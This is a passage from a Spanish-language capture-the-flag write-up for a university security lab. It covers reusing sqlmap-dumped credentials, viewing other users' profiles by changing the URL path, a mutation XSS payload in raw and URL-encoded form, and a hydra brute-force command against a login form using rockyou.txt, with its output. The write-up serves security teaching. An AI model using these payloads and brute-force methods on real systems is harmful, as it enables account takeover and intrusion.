[02:49:46] [INFO] table 'SQLite_masterdb.mascota' dumped to CSV file '/home/braii/.local/share/sqlmap/output/mila-con-papas-fritas.dsa.linti.unlp.edu.ar/dump/SQLite_masterdb/mascota.csv'
[02:49:46] [INFO] fetched data logged to text files under '/home/braii/.local/share/sqlmap/output/mila-con-papas-fritas.dsa.linti.unlp.edu.ar'
```

En esta última, se puede ver que la pista dada se refiere a la parte de `_bonito`, por lo que se continúa vulnerando la aplicación tratando de ingresar con las credenciales de otros usuarios.

Se loguea como usuario jose (credenciales jose:daniela):



Mascotas

Perfil de jose

[agregar mascota](#) [Cerrar Sesión](#)

Flag encontrado:**mundo_**

Mis Mascotas

No tienes mascotas registradas.

Se obtiene lo que aparenta ser una parte de la flag: **mundo_**

Se prueba iniciando sesión con el usuario alice (credenciales alice:alice123):



Mascotas

Perfil de alice


[agregar mascota](#) [Cerrar Sesión](#)

Mis Mascotas

Nombre	Tipo	Descripción
---------------	-------------	--------------------

Fido	Perro	Un perro amigable
------	-------	-------------------

Se prueba cambiando la ruta de perfil para ver el perfil de josé sin estar logueado como josé:



Mascotas

Perfil de jose

[agregar mascota](#) [Cerrar Sesión](#)

Flag encontrado:**FLAG{Hola_**

Flag encontrado:**mundo_**

Mis Mascotas

No tienes mascotas registradas.

Aparece la parte de la flag asociada al user de José encontrada anteriormente, pero ahora aparece la parte inicial de la flag: **FLAG{Hola_**

Finalmente, se prueba ingresando la palabra admin dentro de la ruta de perfil, obteniendo lo siguiente:



Mascotas

Bienvenido Administrador

Flag del admin: **_nuevo**

De esta manera la flag final concatenada es:

FLAG{Hola_mundo_nuevo_bonito}

Grupo Caritatriste ✓

Al ingresar por primera vez vemos un dibujo, con una flecha abajo, que se puede clickear.



Al hacer click, podemos ver que se requiere un código secreto para alimentar a caritatriste:



Al hacer click en el emoji de sangre (el de la izquierda) aparece una pista:


la sangre está dentro del cofre!



este candado es vulnerable frente a XSS!


La URL de esta página es: <https://caritatriste.dsa.linti.unlp.edu.ar/blood/?llave=>

Se prueba con un ataque XSS reflected sin éxito:



Se prueba con un ataque XSS mutation con payload:

```
<math></br><style><a id=""</style><img src=1  
onerror=alert(1)">  
%3Cmath%3E%3Cbr%3E%3Cstyle%3E%3Ca%20id=%22%3C/style%3E%3Cimg%2  
0src=1%20onerror=alert(1)%3E%22%3E
```



El ataque es exitoso y por ende aparece lo siguiente:

abriste el cofre! con la primera parte de la contraseña, caritatriste puede tomar su dosis diaria de **sangre** !



desire




Donde se enuncia que la primera parte de la contraseña es: **desire**

Se vuelve a la página principal de la aplicación y ahora se hace click a la **manteca** en lugar de la sangre, es decir el emoji a la derecha del dibujo. Mostrando la siguiente página:

The screenshot shows a browser window with the URL <https://caritatriste.dsa.linti.unlp.edu.ar/butter>. The page content includes the text "la **manteca** está en la heladera! pero solo caritatriste conoce el código para abrirla...". Below this text is an illustration of a butter container with a purple ribbon. To the right of the illustration is a form with a text input field labeled "codigo" and a button labeled "abrir". At the bottom of the page, there is additional text: "caritatriste dejó un listado de los posibles códigos... pero son demasiados!!".

Se requiere ingresar un código para poder abrir la heladera y obtener la manteca, y se nos da una pista de que el código está dentro de un listado de todos los posibles códigos, y este listado es el famoso archivo **rockyou.txt**.

Por lo tanto se realiza un ataque de fuerza bruta usando la herramienta **hydra** donde se ingresan todos los códigos dentro de ese archivo uno por uno de forma automatizada, hasta encontrar el correcto:

A terminal window titled "braii@debian: ~/Documentos/DSA/Otros_grupos". The window displays the output of a Hydra attack. It starts with an error message about missing options, followed by the command used: "hydra -l admin -P /home/braii/Documentos/DSA/Practica/TP1/Adicionales/rockyou.txt https-form-post://caritatriste.dsa.linti.unlp.edu.ar/butter: "username=admin&password=^PASS^:CÓDIGO INCORRECTO". The attack then continues with a warning about a restore file, details about the tasks, and finally finds the password "angels" for host "caritatriste.dsa.linti.unlp.edu.ar" and login "admin".

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-25 16:58:39
[ERROR] I need at least either the -l, -L or -C option to know the login
braii@debian:~/Documentos/DSA/Otros_grupos$ hydra -l admin -P /home/braii/Documentos/DSA/Practica/TP1/Adicionales/rockyou.txt https-form-post://caritatriste.dsa.linti.unlp.edu.ar/butter: "username=admin&password=^PASS^:CÓDIGO INCORRECTO"
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-25 16:59:01
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-post-forms://caritatriste.dsa.linti.unlp.edu.ar:443/butter:username=admin&password=^PASS^:CÓDIGO INCORRECTO
[443][http-post-form] host: caritatriste.dsa.linti.unlp.edu.ar login: admin
password: angels
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-25 16:59:16
braii@debian:~/Documentos/DSA/Otros_grupos$ |
```

Se encuentra que el código correcto es **angels**, y al ingresarla se abre la heladera y se obtiene la segunda parte de la contraseña → **pang**

briste la hetadera! con la segunda parte de la contraseña, caritatrisme puede comer su dosis diaria de manteaca



pang



Entonces el código secreto es **desirepang**. Se ingresa:

las comidas favoritas de caritatrisme son **sangre** y **manteca**



desirepang alimentar

Y se obtiene la flag → **flag{8lood4nd8utter}**

alimentaste a caritatrisme!



flag{8lood4nd8utter}

por tus esfuerzos, caritatrisme te regala una flag!